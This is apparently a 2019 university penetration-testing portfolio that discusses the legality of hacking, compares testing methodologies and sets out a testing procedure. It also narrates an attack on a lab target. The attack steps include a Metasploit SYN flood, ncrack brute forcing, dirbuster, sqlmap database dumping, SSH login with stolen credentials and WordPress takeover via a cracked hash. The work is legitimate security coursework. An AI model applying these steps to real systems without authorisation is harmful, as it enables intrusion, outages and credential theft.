School of Computer of Science
ASSIGNMENT BRIEFING SHEET (2018/19 Academic Year)

Assignment Title	PT Portfolio	**Submission Date**	11.04.2019
Module Title	Penetration Testing	**Module Code**	7COM1068
Tutor	**Dr. Stilianos Vidalis**	**GROUP or INDIVIDUAL Assignment**	***Individual***

FOR INDIVIDUAL ASSIGNMENTS – *STUDENT TO COMPLETE*

(Comments on this assignment by students can be made on the back of the assignment briefing sheet).
By completing **BOX A** below, I certify that the submitted work is entirely mine and that any material derived or quoted from the published or unpublished work of other persons has been duly acknowledged. **[ref. UPR AS12, section 7 and UPR AS14 (Appendix III)].** I also certify, that any work with human participants has been carried out under an approved ethics protocol in accordance with UPR RE01.
Please print your forename and surname in capitals and provide your ID (srn) number.

BOX A

Student Forename *(in CAPS please)*	**Student Surname** *(in CAPS please)*	**Student ID Number (SRN)**	**Signature of Student**
AHMED	**AJMAL**	**17073642**	**AHMED**

Table of Contents

INTRODUCTION

The portfolio of Penetration testing is divided into three parts. The first part is "*Critical discussion on the Legality of Hacking"*. The second part is based on the comparisons between the penetration testing methodologies, SOP for the penetrating testing on the target and a decision making tree. The last part is an actual penetration testing on the target. For the first part I researched regarding the basics of crime and criminal activities based in the cyber world. I have compared the traditional crimes with computer crimes and presented them in a tabular form to show the correlation between both of them. The last part of the research mainly focusses on the critique whether hacking is legal or illegal which is discussed in detail using different types of hackers and their mind-set. The second part of the portfolio in which I have compared three methodologies of the penetration testing in a tabular form and developed and SOP which shows how to do a penetration test and how to find the documents. Basically SOP is a roadmap to conduct an actual penetration test. The third and the last part of the portfolio focusses on the actual penetration test in which all phases of the SOP is covered and attack is made on the target. The primary purpose of the attack is to secure the system for future use and to mitigate the weaknesses in order to ensure the integrity and other safety factors. Most of the research is done online to complete my task and also the guidance from the tutorials and course instructor helped me a lot in the completion of my portfolio.

A CRITICAL DISCUSSION ON THE LEGALITY OF HACKING

Crime

The world is making progress day by day and to keep pace with it the use of internet is an essential part of life and has numerous ways of connectivity either by using smart phones or by using a computer device. The use of these devices has facilitated everyone but on the other hand created several issues. The use of the devices has brought comfort and luxury in our society but has also lit many minds to commit crimes in an entirely new way. According to Merriam-Webster, crime is defined as "an illegal act for which someone can be punished by the government *especially"*. (Merriam-Webster, n.d.)

Computer Crime

There is a lot to discuss in this section because it's a very broad terminology hence summarizing it, by definition **Computer crime** also known as *Cybercrime* is an act which is done by an expert user which is also referred as hacker who browses and steals the confidential environment and in most cases such individuals run a malicious code to damage the information or get a break through in the system to escalate the system privileges. (Hope, 2018)

The adopted definitions of Cybercrime are, Cyber dependent crime in which digital system is the target and purpose is to break the IT infrastructure and using malware steal the confidential data but purpose of this theft is to pursue further crime. Cyber enabled crime, existing crimes that have been transformed in scale or form by their use of the internet. The use of internet to facilitate drug dealing, people smuggling and many other traditional crimes. (Techopedia, n.d.)

To sum up the above the discussion, computer crime is an unlawful act in which by the use of e-devices or a network exploits a resource which is considered illegal and for that act he actor is convicted as a criminal in the court of law.

Traditional Crime vs. Computer Crime

Every computer crime has it equivalent parallel crime which is conventional and considered as a traditional crime. Some of comparisons are given below in following table:

#	Computer Crime	Traditional Crime
1	***Cyber Bullying*** takes place over the electronic devices in form texts, apps, or online in social media forums or even in gaming, where people tend to share the content. It is basically sharing to spreading any content which is negative, false or harmful about someone else and result in its humiliation.	***Bullying*** or ***Abusing***.
2	***Intruding (Hacking)*** in someone's network and accessing the information illegally without any consent.	***Trespassing*** which is entering in someone's land or building without his/her consent. (Dictionary, n.d.)
3	Posting content of ***hate*** about someone on social media, also promoting it or being an administrator of some social page or website and ignoring the fake news which promotes hate is also a computer criminal offense.	***Hate*** crime is when an individual hate someone on the basis of gender, disability, race, color etc. Someone using abusive language or offensive tone against you will also be considered as a characteristic of the hate. (Police, n.d.)
4	Promoting or supporting ***Cyber Terrorism*** in any manner online is considered as computer crime and any such activity which temps the violence online through social platforms or by any social media channels.	Physically assaulting someone or occupying his/her rights in any manner even in form of occupying the land or harm anyone is considered as ***Violence***.

5	***Electronic Money Laundering*** including illegally hacking of online banking and accessing credentials.	***Financial Fraud***: Robbery or stealing money also money laundering.
6	***Identity theft, illegal hacking and phishing.***	***Deception*** and ***Theft.***
7	***Software or E-Books Piracy,*** also includes all forms of online intellectual property.	***Copyright*** and ***Intellectual Property Piracy*** or ***Infringement***.
8	***Ransomware*** in which to ransom is made to give user back his/her rights on the system	***Blackmailing***.
9	***Child Pornography:*** in any state considered as illegal.	***Child Pornography***.
10	***Escalating Privileges*** by using credentials and doing tasks by being that person is completely unauthorized.	The use of stolen resources which includes cars, mobile devices, sim cards etc. is illegal.
11	***Denial of Service Attack (DOS)*** or ***Malware Attack***.	Physical attack to disrupt the ***availability*** and causing financial loss.
12	***Illegal Trading,*** selling illegal items online.	***Smuggling or illegal trading*** weapons, drugs etc.

Criminal Activity

The activity which is against the law or government in any shape is considered to be a criminal activity. There are two elements of the criminal activity, ***Actus Reus*** and ***Mens Rea***. The *Actus Reus* is defined as an element of criminal responsibility, the wrongful act or omission that comprises the physical components of a crime. On the other hand, *Mens Rea,* the mental state a person must be in while committing a crime for it to be intentional. To accuse a person for such a crime, criminal prosecutor must show that a person actively and knowingly committed crime. For any crime to take place both of the elements are considered important, considering the above table we can deduce that both of the elements are present. Hence, for a computer crime the resources are required along with technology and intention or motive of committing such offense so from the above table we can say that traditional crimes or computer crimes both are considered to be crimes in the court of law. (e-lawresources, n.d.)

Hacking

Hacking generally refers to unauthorized intrusion in a computer or a network and the person who is engaged in such activities is considered to be a hacker. A hacker make changes to system or files in order to gain privileges and to accomplish a particular goal. Hacking is considered as an illegal act unless it is done with proper consent and such is called ethical hacking in which a hacker is certified and allowed to do and mostly considered as penetration testing. The tools used for the both purposes are same but aims and objectives are entirely different. An ethical hacker (White Hat) gets into system to fix the detected vulnerabilities instead of using them for illegal purpose. The other hacker who is considered as Black Hat, steals or gains unauthorized access for its personal. Google about hacking, “any content placed on your site without your permission as a result of vulnerabilities in your site’s security”.

Threat Agents and their Classification

In old days, threat agents are considered to be people attacking computers and referred as *hacker*, no matter who they are, what they tend to do, what are their objectives and what sort of attack do they perform on the system. But now people are more literate and they know hacker is not the only one who has intention to maliciously attack a computer and now computer literate people uses the term “threat agent” to describe an individual or group of people having interests in doing one or more attacks. The term threat agent is hence denoted as an individual or a group that can manifest a threat.

There might be many reason why someone acts as a threat agent for any asset. The threat agents can be classified into many ways on the basis of their attributes. These attributes mainly includes motivation, capability and opportunity.

These terminologies defined by the Oxford dictionary as *motivation* is the degree of willingness to act in specific way while *capability* is defined as the capacity or potential in that specific way. *Opportunity* can be refer as favourable circumstances to act towards the target.

On the basis of these factors, threat agents can mainly be classified in six categories which are *Nation States, Corporation, Organized Crime, Terrorists, ESA, and Natural Disasters.*

The above mentioned classifications each of them has their own motivations, capabilities and opportunities to exploit. The *Nation State* involves enemies' states who may have high set of skills and capabilities and resources to attack but may vary in motivation. The *Corporation*, which have competitors, employees and partners might have highest level of opportunity and may act as inside attacker. *Terrorists* and *Organized Crime* may not have high set of skills and capabilities but for sure they high sets of motivations. *Natural Disaster* carries the highest set of capabilities to destroy the asset completely. *ESA* on the other hand involves activists, general public and vandals, contains moderate level of such attributes.

Critique (Hacking is not a criminal activity):

Hacking is not a criminal activity, to understand this concept one first should have knowledge regarding Ethical Hacking. The ethical hacking, according to IT governance, refers to exploitation of an IT system with the permission of its owner in order to determine the vulnerabilities and weaknesses. It is basically a procedure to determine the maturity of an organization's information security measures.

The hackers are not only the ones who just gain access for their personal use but they can be classified in terms of different interests. The hackers are divided as ***White Hat Hackers*** also known as ethical hackers who gains access to systems to learn about the vulnerabilities and weaknesses in order to fix them. They usually perform penetration testing and vulnerability assessments. ***Black Hat Hackers*** also known as crackers are the ones who gain access to unauthorized information for their own personal use. They steal the information and transfer funds etc. ***Grey Hat Hackers*** are between the Black and White hackers, they get in to the system without having any authority on them and find the vulnerabilities and tell them to the system owners. ***Script Kiddies*** are those who are new to hacking and use an already developed tools for gaining access. ***Hacktivists*** are those who use hacking to send messages socially, religiously and politically etc. and done this by hijacking the websites. ***Phreaker*** is the type of hackers who identifies and exploits weaknesses on the telephones not on computers. (guru99, n.d.)

Hence, ethical hacking is legal and done for determining the weaknesses and to suggest the mitigation strategies whereas on the other hand if primary objective is to gain unauthorized access just for personal use then it is considered as illegal. Such hacking is carried out by injecting malicious code in someone's asset and infecting it to use that illegally which is considered as a serious crime but this does not mean that every sort of hacking is considered illegal. Every kind of hacker is explained above so after the discussion the White Hat Hackers or Ethical Hackers are required by the organizations to scan their network and to detect the vulnerabilities in their system. These hackers are bind by the law and regulations and proper procedure is followed with an agreement or consent of the organization in order to do a penetration test. Such hackers never damage the system not they create disruption.

The hacking only becomes a criminal offense when done for the personal interests. They carry out their tasks with set of skills and tools and escalates the privileges and causes harm, defamation, financial loss or disruption. The final remarks on hacking is that Ethical Hacking is not a crime or criminal activity in fact it promotes insight to improve the security of the systems and promoting the research but if hacking is done for the bad intentions than it is for sure a criminal activity and should be convicted in the court of law and must be discouraged and punished.

PENETRATION TESTING METHODOLOGIES

Introduction:

In the section, methodologies will be discussed used for penetration testing, there structure, tools and the all the depth in which they are used will be discussed. Following is the comparison between methodologies:

ISSAF	OWASP	PTES
It is and open source, peer-reviewed, penetration testing framework.	OWASP (Open Web Application Security Project) is a not-for profit organization which focusses on the security improvements. It has its main focus on the security of web application.	PTES (Penetration Testing Execution Standard) is a new standard designed to aware both business and security service providers with the same platform and scope for performing the penetration test.
It is divided in three phases: - Planning and Preparation - Assessment - Reporting and Clean up	OTG (OWASP Testing Guide) is divided into three phases: - Testing framework for web application development. - The web application testing methodology. - Reporting.	PTES is divided into seven steps which are *pre-engagement interactions, intelligence gathering, and threat modelling, vulnerability analysis, and exploitation, post-exploitation and reporting phases.*
It is specified as framework and it contains multiple methodologies in it which covers almost all the possible domains of penetration testing from conception to completion.	OTG is targeted specifically to a single domain area that is web applications.	It redefines Penetration Test that will affect both new and experienced penetration testers also adapted by many members of the security community moreover it provides fundamental principles required to conduct a test.
It provides two documents, one is detailed and covers goals, pre-requisites, technicalities, and the expected output.	It provides various tools and guide for cyber security under different licenses e.g. OWASP Testing Guide (OTG).	It provides details regarding tools that which of them should be used in each phase also contains the legal terms by the help of which one can perform the test effectively.
Some tools specified in ISSAF includes *DNS lookup, Whois, CVE and CERT, Search engines and VPN.*	Some specified tools of OWASP includes *OWASP ZAP, OWASP WebScarab, SPIKE, OWASP CAL9000, WATOBO etc.*	Some of the tools specified are *Whois, Dig, NMap, Telnet, Netcat, Host, Dirbuster, CVE etc.*

Critique:

The ISSAF is performed under three main steps and the unique thing about this methodology is that it provides complete and short documentation of the processes. The distinct advantage of it is that it shows the distinct relationship between tasks and the tools. The short documentation could be helpful for the management to have an insight regarding the complete process whereas the complete documentation is useful for the technical staff to carry out their complete procedures and processes.

The OWASP has it main focus on the security procedures of the web applications and also focusses on the complete software development lifecycle and ISSAF and PTES as compared to OWASP deals mainly with security testing and implementation. Hence the uniqueness is that it is targeted specifically to a single domain area i.e. Web Applications.

The PTES is a detailed procedure giving description of each and every step, discussing the use of tools and expected outcomes. This methodology is useful for those who wants to dig in detail instead of just an overview. Moreover it took advantages on other as it does not reinvent the wheel in fact it includes other frameworks within it.

STANDARD OPEARTION PROCEDURE

Introduction

In this section, we will discuss the basic procedure carried out to do penetration testing. This procedure consists of the following steps, tools used in each step and output of each step. Following are the steps:

- Information Gathering
- Scanning and Enumeration
- Vulnerability Identification
- Exploitation
- Report

Information Gathering

The first step is to gather as much information as possible from the target. The penetration tester locates publically available information and tries to find a way in exploiting the system. The penetration tester looks for the open ports and services provided by them and finds a way to break in. It is good to obtain as much information as possible for the success of the penetration test.

There are two possible ways of gathering information: *passive information gathering* and *active information gathering.* In passive, the tester has no direct contact with the target where in active, target can know about tester gaining information.

Web Search:

Input:
Target's Name.

Tools:
Search Engines (Google, Yahoo, MSN etc.).

Steps:

1. Enter target's name on the search bar and hit enter.
2. Browse through each and every possible information obtained by the target's home page and from third party sources.
3. Save all the relevant information obtained in the previous step.

Expected Output:
The possible information that could be obtained is target's location, contact details including email, mobile numbers and address etc.

Whois Lookup:

Input:
IP Address.

Tools:
Whois Command, Kali Terminal.

Steps:

1. Open kali Linux terminal.
2. Enter Whois commands with <IP address>.
3. Browse finding and save required information in the file.

Expected Output:

The information may include the name of the target’s owner, organization, address, contact details including mobile, email etc., domain, server’s name and admin’s name.

Domain Name Lookup:

Input:
IP address.

Tools:
Dig Command, Kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Enter dig command along with an <IP address>.
3. Gather the information and save it in the file.

Expected Output:
The output will include DNS name servers information about its host addresses, name servers, mail exchanges, and related information.

Sub-Domain Lookup:

Input:
Web Address.

Tools:
www.netcraft.com

Steps:

1. Go to website i.e. www.netcraft.com
2. Under what’s site running, type the target’s web address.
3. Save the required findings in a file.

Expected Output:
Gather information regarding target’s IP address, DNS Admin, OS, web server, domain etc.

Active OS Fingerprinting:

Input:
IP address.

Tools:
Xprobe2 command, Kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Enter command and <IP address>, hit enter.
3. Save the information regarding OS in a file.

Expected Output:
This command will provide the information regarding which OS is running on the target machine.

Scanning and Enumeration

In scanning we will find the information regarding open ports on the target machine and their states whether they are opened or not also to learn which services they are running. We will compile our results in a systemic order so that we can find the vulnerabilities of the target system.

Scanning:

Identifying Live Hosts and Services:

Input:
IP address.

Tools:
NMap command, kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Type nmap [parameter] [optional parameter] <IP address>.
3. Save the required information in a file.

Expected Output:
This command will provide us information regarding the open ports and services running by them, also it give the reasons for the state of the port, and it will also provide us with information of OS running on the target.

Banner Grabbing:

Input:
IP address, Port Number.

Tools:
TelNet command, kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Use Telnet command as telent <IP address> [port].
3. Type in HEAD HTTP and hit enter.
4. Save the useful information in a file.

Expected Output:
This command will provide us information related to server machine which that target machine is using and with the help of this information we can find the known vulnerabilities in that server.

Enumeration:

Collecting Information:

Input:
The data obtained from the information gathering and scanning phase.

Tools:
Excel spreadsheet or any other spreadsheet.

Steps:

1. Open spreadsheet.

2. Make columns and fill information related to servers found:
    - Open ports.
    - Services.
    - Server Domain names.
    - Server IP.
    - OS information.
3. Save the findings in the final results sheet.

Expected Output:
This procedure will aid the penetration tester to find the information regarding server and the relationship of the server machine with other network devices so that he/she could perform vulnerability scan to get the potential results for vulnerabilities.

Vulnerability Identification and Analysis

In this section-n we will find the vulnerabilities in our target's system, services and OS which can be exploited by identifying potential threats to each resource.

OpenVAS:

Input:
IP address.

Tools:
OpenVAS.

Steps:

1. Open the terminal to initialize OpenVAS.
2. Check the username and password.
3. If not redirected to the browser automatically then go to http://127.0.0.1:9392.
4. Log in to Greenbone Security Assistant.
5. Go to immediate scan and type the target's IP address.
6. The results will start to appear on the screen after sometime, click to explore the information.
7. Save all the results in form of a report under 'Report' section and save it in PDF and XML format.

Expected Output:
The report will include the list of vulnerabilities along with a specified port number. It will also tell the score of severity and its impact. Moreover the report will also explains the algorithms and will provide a feasible mitigation strategy. It is also expected that the results may contain false positive scenarios and penetration tester must look in to it and exclude the information.

Examine Vulnerabilities Exposed Online:

Input:
CVE Number and Keywords.

Tools:
CVE and CERT databases.

Steps:

1. Go to https://www.cvedetails.com/.
2. Enter CVE number obtained from the report or enter any keywords related to the target.
3. Save relevant information in the file.

Expected Output:

The expected output will give the evidence of the known vulnerabilities in the target's machine also if any exploit was done previously that would also be mentioned.

Manual Vulnerability Scanning:

Input:
Information acquired in enumeration phase.

Tools:
Excel spreadsheet or any other spreadsheet.

Steps:

1. Search for the vulnerabilities from data obtained through:
   - Open ports.
   - Services provided by them.
   - Operating system.
   - Banner grabbing.
2. Save the finding in a file.

Expected Output:
The expected output will be the list of the known vulnerabilities of the system.

Summarize Vulnerability Scan:

Input:
Information obtained by the automatic and manual vulnerability scan.

Tools:
Spreadsheet.

Steps:

1. Review all the vulnerabilities and rate them based on the severity level.
2. Sort them according to the level of their risk.

Expected Output:
This will be the final list of the known vulnerabilities.

Target Exploitation

In this section we will check all possible vulnerabilities we could exploit and try to find a break through to get access in or perform a sort of unauthorized action to the system.

Planning the Exploits:

Input:
Data obtained in the precious section.

Tools:
Spreadsheet.

Steps:

1. Identify vulnerabilities to exploit.
2. Try to exploit each and every possible vulnerability found.

Expected Output:
This will save a lot of time in the exploitation process.

Metasploit:

Input:
XML file generated by OpenVAS.

Tools:
Metasploit.

Steps:
1. Open Metasploit.
2. Import the saved XML file in Metasploit.
3. Search for the exploitable vulnerabilities.
4. Load each exploit.
5. Set the parameters for every exploit accordingly.
6. Run the exploits.

Expected Output:
If exploits penetrates through then the test is successful and find the saving for post-exploitation phase.

DOS Attack:

Input:
<IP address>.

Tools:
Metasploit.

Steps:
1. Open Metasploit.
2. Search 'synflood'.
3. Use that auxiliary.
4. Set the parameters and run.
5. Now check the browser and again look for the target IP.

Expected Result:
The browser will give no respond and similarly by pinging there would be either severe loss in the data packets or no response from the target.

Brute Force Attack:

Input:
File with list of passwords, Username, <IP address>.

Tools:
Ncrack command, Kali Terminal.

Steps:
1. Find a list of passwords from the internet.
2. Open terminal.
3. Type command as ncrack- -user [username] –p [password list] <IP address>.

Expected Output:
If the exploit is successful we shall have the required password and we can easily gain access to the system.

Getting Directories:

Tools:
Dirbuster.

Steps:

1. Open Dirbuster.
2. Enter target URL i.e. http://<IP address>:port.
3. Select 'list based brute force'.
4. Browse and go to 'Dirbuster' directory and in 'wordlists' directory load the last file.
5. Start the execution and wait.
6. After getting the results go through the file system.

Expected Output:
The Dirbuster will reveal all the files from where we can easily find the confidential information.

SQL Injection:

Input:
URL, SQL Map commands.

Tools:
Kali Terminal.

Steps:

1. Open Kali Linux Terminal.
2. Type sqlmap -u [URL] --dbs, it will open the databases.
3. Type sqlmap -u [URL] -D [database name] --tables, it will show the list of tables.
4. Go through tables and get the required information.

Expected Output:
This procedure will give more confidential information and will allow access to open a particular target's website so one could easily change the settings and posts etc.

Post-Exploitation

The purpose of this phase is know how much is the machine being compromised and what necessary steps should be taken to maintain control of the machine for later use.

Exploitation Report:
This report contains all the possible exploits performed on the target also tells the mitigation strategies to that should be implemented to secure those vulnerabilities.

DNS Report:
The DNS report will give information regarding the DNS servers that have been compromised and has revealed the sensitive information.

Decision Tree




Figure - Decision Making Tree

ATTACK NARRATIVE

1) Denial of Service (DoS) ATTACK:

During the initial phase of vulnerability detection, it was discovered the server is running Apache 1.3.37 and by looking at the CVE database, I have discovered that sever denial of service attacks are possible and by using METASPLOIT, SYN Flood was done on the target. The target stop responding to requests and upon pinging there was also a packet loss which shows the success of DOS attack.
The screenshots of this attack is provided in the appendix under *DOS* section in figure 1 and 2 alsot the mitigation strategy for this vulnerability is provided in the Mitigation Strategies point 1.

2) Revealed Unsecure Files:

The target is running PHP 4.4.4 on port 80 found during the initial scanning. It is discovered that this PHP version is vulnerable to multiple vulnerabilities. The vulnerabilities allows the attacker to reveal all the system files which would compromise the system integrity and no authentication is required to exploit this vulnerability. The imap_body function in PHP before 4.4.4 does not implement safemode or open_basedir checks, which allows local users to read arbitrary files or list arbitrary directory contents and to exploit this vulnerability I have used **dirbuster** and to get the directories, the target address is provided and wordlist in dirbuster folder which revealed the list of the directories on the target.
The screenshots of this attack is provided in the appendix under section *Revealed Unsecure Files* in figure 4, 5, 6 and 7 also the mitigation strategy for this vulnerability is provided in the Mitigation Strategies point 2.

3) Access to User Credentials:

Using **dirbuster**, I have scanned number of directories and found a ***true*** named directory under which I have accessed the user credential file along with the ***base/sql*** files revealing the database structure and numerous credentials which is considered to be a severe attack on the system.
The screenshots of this attack is provided in the appendix under section *Access to User Credentials* in figure 8 and 9 also the mitigation strategy for this vulnerability is provided in the Mitigation Strategies point 3.

4) Gaining System's Access:

I have gained the system's access by using the credentials found in the previous step and tried connecting using port 22 which was running ssh, I have gained the system's access and attempt was successful. Now as I am in the system so I could easily access all of the files and by pretending to be that particular user could also put a malicious code in the system.
The screenshots of this attack is provided in the appendix under section Gaining System Access in figure 10 and 11 also the mitigation strategy for this vulnerability is provided in the Mitigation Strategies point 4.

5) Access to MySQL(phpMyAdmin):

During the scanning I also discovered a port 3306 which was open to MySQL, so after successful gaining access to the system, I tried to open databases using **MySQL** and successfully I got all the databases. On further scanning I found a wp_users table in wordpress database which I accessed and got username **admin** and password which was md5 protected and I cracked that hash online and got a password. After getting the credentials I tried logging in using the site URL found in wp_options table and I logged in to site by changing localhost to target ip address in URL and successfully logged into site and changed the post on the site. After all this procedure I tried to log in directly from the browser and successfully open the phpMyadmin panel in GUI form and performed the same procedure.
The screenshots of this attack is provided in the appendix under section *Access to MySQL(phpMyAdmin)* in figure 12 to 17 also the mitigation strategy for this vulnerability is provided in the Mitigation Strategies point 5.

6) SSH Weak Encryption Algorithms:

During the analysis, it was discovered using **openvas** tool that the target is using weak ssh algorithm i.e. arcfour and arcfour with 128bits and has problems with weak keys and should not be used. The 'none' algorithm describes that no encryption is required which means no confidentiality which is why this algorithm is not recommended. As these algorithms are outdated and provides no proper encryptions due to which an attacker could easily decrypt the encryption schemes and eavesdrop the communication.
The screenshots of this attack is provided in the appendix under section *SSH Weak Encryption Algorithms* in figure 18 also the mitigation strategy for this vulnerability is provided in the Mitigation Strategies point 6.

7) Cross-Site Tracing:

It was also discovered in the **openvas** report that the host is running phpMyadmin and is prone to cross site tracing. The flaw is caused by input validation errors in error.php script. The attacker could successfully inject HTML code in the error script and conduct the phishing attacks. By using **metasploit**, I have found the successful results regarding cross site tracing.
The screenshots of this attack is provided in the appendix under section *Cross-Site Tracing* in figure 19 and 20 also the mitigation strategy for this vulnerability is provided in the Mitigation Strategies point 7.

MITIGATION STRATEGY

1) To prevent the DOS attack, the Apache server should be upgraded to the latest version and also excessive page view requests should be blocked. The firewall should be configured to reject the bogus traffic and prevent the DOS attack.

2) The PHP version should be updated to the latest version to prevent from such attacks.

3) The user credentials file should be properly encrypted and not available for the general public as to put in a private machine.

4) The read/write operation must be restricted to prevent from such attack so if someone steals the credentials even than the integrity of the system files remains there.

5) Bind MySQL to local host and also give privilege to a specific user rather than all users.

6) The weak algorithms should be disabled and better algorithm should be used i.e. AES, which provides the same actual speed than RC4 with better security.

7) There is no specific solution to this issue but to prevent from such attack general solution is to upgrade to newer release, disable the respective features and remove or replace the product by another.

CONCLUSION

After the completion of my portfolio, I have gained a lot of knowledge regarding my domain of cybersecurity and learned the basics of my field in a professional manner. I also learned how to make an SOP based on the testing methodologies and how to conduct a procedure in an organization to have the standard security measures. After targeting the host, I feel confident in my ability that I can work professionaly to conduct a penetration testing. I learned how to gather information and doing scanning after which I could find the vulnerabilities in the system and than I could exploit the system and could suggest mitigation strategy in order to improve the security. Most of the focus of this task is researched based and doing my best to discover different aspects of breakthroughs and use my own creativity to find vulnerabilities and to exploit them.

REFERENCES

Anon., 2015. *Linux & Hacking Guide.* [Online]
Available at: http://linux-hacking-guide.blogspot.com/2015/06/metasploitable2-hack-mysql-server-using.html
[Accessed 04 2019].
Byte, N., 2018. *Perform Local Privilege Escalation Using a Linux Kernel Exploit.* [Online]
Available at: https://null-byte.wonderhowto.com/how-to/perform-local-privilege-escalation-using-linux-kernel-exploit-0186317/
[Accessed 04 2019].
Chandel, R., n.d. *Penetration Testing on MYSQL (Port 3306).* [Online]
Available at: https://www.hackingarticles.in/penetration-testing-on-mysql-port-3306/
[Accessed 04 2019].
CVE, 2006. *CVE-2006-1017.* [Online]
Available at: https://www.cvedetails.com/cve/CVE-2006-1017/
[Accessed 04 2019].
CVE, 2007. *CVE-2006-7204.* [Online]
Available at: https://www.cvedetails.com/cve/CVE-2006-7204/
[Accessed 04 2019].
CVE, 2009. *CVE-2009-2692.* [Online]
Available at: https://www.cvedetails.com/cve/CVE-2009-2692/#references
[Accessed 04 2019].
CVE, 2009. *CVE-2009-2692.* [Online]
Available at: https://www.cvedetails.com/cve/CVE-2009-2692/
[Accessed 04 2019].
CVE, 2012. *CVE-2012-0031.* [Online]
Available at: https://www.cvedetails.com/cve/CVE-2012-0031/
[Accessed 04 2019].
CVE, 2012. *CVE-2012-2336.* [Online]
Available at: https://www.cvedetails.com/cve/CVE-2012-2336/
[Accessed 04 2019].
DATABASE, N. V., 2009. *CVE-2009-2692.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/CVE-2009-2692
[Accessed 04 2019].
Dictionary, C., n.d. *trespass.* [Online]
Available at: https://dictionary.cambridge.org/dictionary/english/trespass
[Accessed 04 2019].
e-lawresources, n.d. *Actus reus in criminal law.* [Online]
Available at: http://www.e-lawresources.co.uk/Actus-reus.php
[Accessed 04 2019].
ESSER, S., 2007. *PHP 4.4.4 - 'Zip_Entry_Read()' Integer Overflow.* [Online]
Available at: https://www.exploit-db.com/exploits/29788
[Accessed 04 2019].
guru99, n.d. *What is Hacking? Introduction & Types.* [Online]
Available at: https://www.guru99.com/what-is-hacking-an-introduction.html#2
[Accessed 04 2019].
Hope, C., 2018. *Computer crime.* [Online]
Available at: https://www.computerhope.com/jargon/c/compcrim.htm
[Accessed 04 19].
INFOSEC, 2016. *Penetration Testing Methodologies and Standards.* [Online]
Available at: https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/
[Accessed 04 2019].
Jackson, C., 2010. *Network Security Auditing Tools and Techniques.* [Online]
Available at: http://www.ciscopress.com/articles/article.asp?p=1606900&seqNum=4
[Accessed 04 2019].
Jarrod, 2016. *12 Dig Command Examples To Query DNS In Linux.* [Online]
